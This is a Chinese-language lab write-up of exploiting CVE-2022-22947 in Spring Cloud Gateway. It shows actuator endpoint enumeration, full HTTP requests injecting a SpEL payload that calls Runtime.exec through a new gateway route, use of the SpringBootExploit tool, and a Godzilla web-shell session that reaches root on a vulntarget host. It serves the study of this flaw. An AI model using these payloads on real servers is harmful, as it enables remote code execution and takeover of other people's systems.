springcloud网关

1、简介

SpringCloud Gateway 是 Spring Cloud 的一个全新项目，该项目是基于 Spring 5.0，Spring Boot 2.0 和 Project Reactor 等技术开发的网关，它旨在为微服务架构提供一种简单有效的统一的 API 路由管理方式。

2、漏洞描述

- Spring Cloud Gateway远程代码执行漏洞（CVE-2022-22947） -

Spring Cloud Gateway 是基于 Spring Framework 和 Spring Boot 构建的网关，它旨在为微服务架构提供一种简单、有效、统一的 API 路由管理方式。当启用或暴露不安全的 Gateway Actuator 端点时，使用 Spring Cloud Gateway 的应用程序容易受到代码注入攻击，远程攻击者可以通过发送恶意请求以执行 SpEL 表达式，从而在目标服务器上执行任意恶意代码，获取系统权限。

3、漏洞版本

- Spring Cloud Gateway 3.1.x < 3.1.1
- Spring Cloud Gateway 3.0.x < 3.0.7
- 其他旧的、不受支持的 Spring Cloud Gateway 版本

4、漏洞验证


https://vulfocus.cn/#/dashboard spring 命令执行 (CVE-2022-22947)

使用 dirsearch 等目录扫描工具对目标网站进行探测扫描，检测到存在 `/actuator/gateway/routes` 路径。

```
http://www.luckysec.cn:8080/

18] Starting:
43] 200 -    2KB - /actuator
44] 200 -  133KB - /actuator/beans
44] 200 -   20B  - /actuator/caches
44] 200 -  122KB - /actuator/conditions
44] 200 -    5KB - /actuator/env
44] 200 -  502B  - /actuator/gateway/routes
44] 200 -  427B  - /actuator/features
44] 200 -   18KB - /actuator/configprops
44] 200 -   69KB - /actuator/loggers
44] 200 -  917B  - /actuator/metrics
44] 200 -    2B  - /actuator/info
44] 200 -   15B  - /actuator/health
44] 200 -   54B  - /actuator/scheduledtasks
44] 200 -   28KB - /actuator/mappings
44] 200 -   46KB - /actuator/threaddump
44] 200 -   38MB - /actuator/heapdump
```

访问http://xxxxxxx:8080/actuator/env界面，发现呈现出了springboot配置文件，使用POC证明未授权漏洞存在





```
{
    "activeProfiles": [],
    "propertySources": [
        {
            "name": "server.ports",
            "properties": {
                "local.server.port": {
                    "value": 8800
                }
            }
        },
        {
            "name": "gateway-properties",
            "properties": {
                "spring.webflux.hiddenmethod.filter.enabled": {
                    "value": "false"
                }
            }
        },
        {
            "name": "systemProperties",
            "properties": {
                "java.runtime.name": {
                    "value": "OpenJDK Runtime Environment"
                },
                "java.protocol.handler.pkgs": {
                    "value": "org.springframework.boot.loader"
                },
                "sun.boot.library.path": {
                    "value": "/usr/lib/jvm/java-8-openjdk-amd64/jre/lib/amd64"
                },
                "java.vm.version": {
                    "value": "25.352-b08"
                },
                "java.vm.vendor": {
                    "value": "Private Build"
                },
                "java.vendor.url": {
                    "value": "http://java.oracle.com/"
                },
                "path.separator": {
                    "value": ":"
                },
                "java.vm.name": {
                    "value": "OpenJDK 64-Bit Server VM"
                },
                "file.encoding.pkg": {
                    "value": "sun.io"
                },
                "user.country": {
                    "value": "US"
                },
                "sun.java.launcher": {
                    "value": "SUN_STANDARD"
```


首先，添加一个执行系统命令 id 的恶意 SpEL 表达式的 test 路由，发送如下数据包：


```
POST /actuator/gateway/routes/xxx HTTP/1.1
Host: www.luckysec.cn:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 329

{
  "id": "hacktest",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
      "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"id\"}).getInputStream()))}"
    }
  }],
  "uri": "http://example.com"
}
```




然后，应用刚添加的路由，将触发 SpEL 表达式的执行，发送如下数据包：


```
POST /actuator/gateway/refresh HTTP/1.1
Host: www.luckysec.cn:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```




之后，访问 xxx 路由地址，查看命令执行结果，发送如下数据包：




访问页面http://192.168.3.184:8800/actuator/gateway/routes/xxx





可利用 SpringBootExploit 工具，输入目标地址进行检测环境，使用 SpringCloudGateway 利用链获取目标服务器权限。






使用哥斯拉进行shell连接


目标 管理 配置 关于 插件
哥斯拉 V4.01 by: BeichenDream Github:https://github.com/BeichenDream/Godzilla
分组
/
id
url
payload
remark
createTime
updateTime
2ff73daf-11e6-4473-a6e...
http://192.168.0.104:884...
JavaDynamicPayl
备注
2024-05-10 16:53:55
58785beb-83c7-4827-9e...
http://192.168.3.94:8800/...
JavaDynamicPayl
备注
2024-05-14 13:56:43
157808fc-b714-4246-a7...
http://192.168.3.184:880...
JavaDynamicPayl
备注
2024-05-29 11:31:45
Shell Setting
基础配置
请求配置
URL
http://192.168.3.184:8800/favicc
密码
pass
密钥
key
连接超时
3000
读取超时
60000
代理主机
127.0.0.1
代理端口
8888
备注
备注
GROUP
/
代理类型
NO_PROXY
编码
UTF-8
有效载荷
JavaDynamicPayload
加密器
JAVA_AES_BASE64
修改
测试连接


pass
密钥
key
连接超时
3000
读取超时
代理主机
代理端口
备注
GROUP
/
代理类型
NO_PROXY
提示
Success!
确定


Url:http://192.168.3.184:8800/favicongmem.ico Payload:JavaDynamicPayload Cryption:JAVA_AES_BASE64 openCache:true useCache:false
PetitPotam
MemoryShell
ShellcodeLoader
Screen
SuperTerminal
JMeterpreter
HttpProxy
ServletManage
基础信息
命令执行
文件管理
数据库管理
笔记
网络详情
命令模板
sh -c "{command}" 2>&1
currentDir:/home/spring-nacos/springcloudgateway/
fileRoot:[/]
currentUser:root
osInfo:os.name: Linux os.version: 4.15.0-200-generic os.arch: amd64
/home/spring-nacos/springcloudgateway/ >id
uid=0(root) gid=0(root) groups=0(root)
/home/spring-nacos/springcloudgateway/ >

```
       valid_lft forever preferred_lft forever
root@vulntarget-k:/etc/netplan# ls
00-installer-config.yaml
root@vulntarget-k:/etc/netplan# cat 00-installer-config.yaml
# This is the network config written by 'subiquity'
network:
  ethernets:
    ens33:
      dhcp4: true
  version: 2
root@vulntarget-k:/etc/netplan#
```

```
groff                           mailcap.order    rsyslog.co
root@vulntarget-k:/etc# cd /etc/netplan/
root@vulntarget-k:/etc/netplan# netplan apply
root@vulntarget-k:/etc/netplan# _
```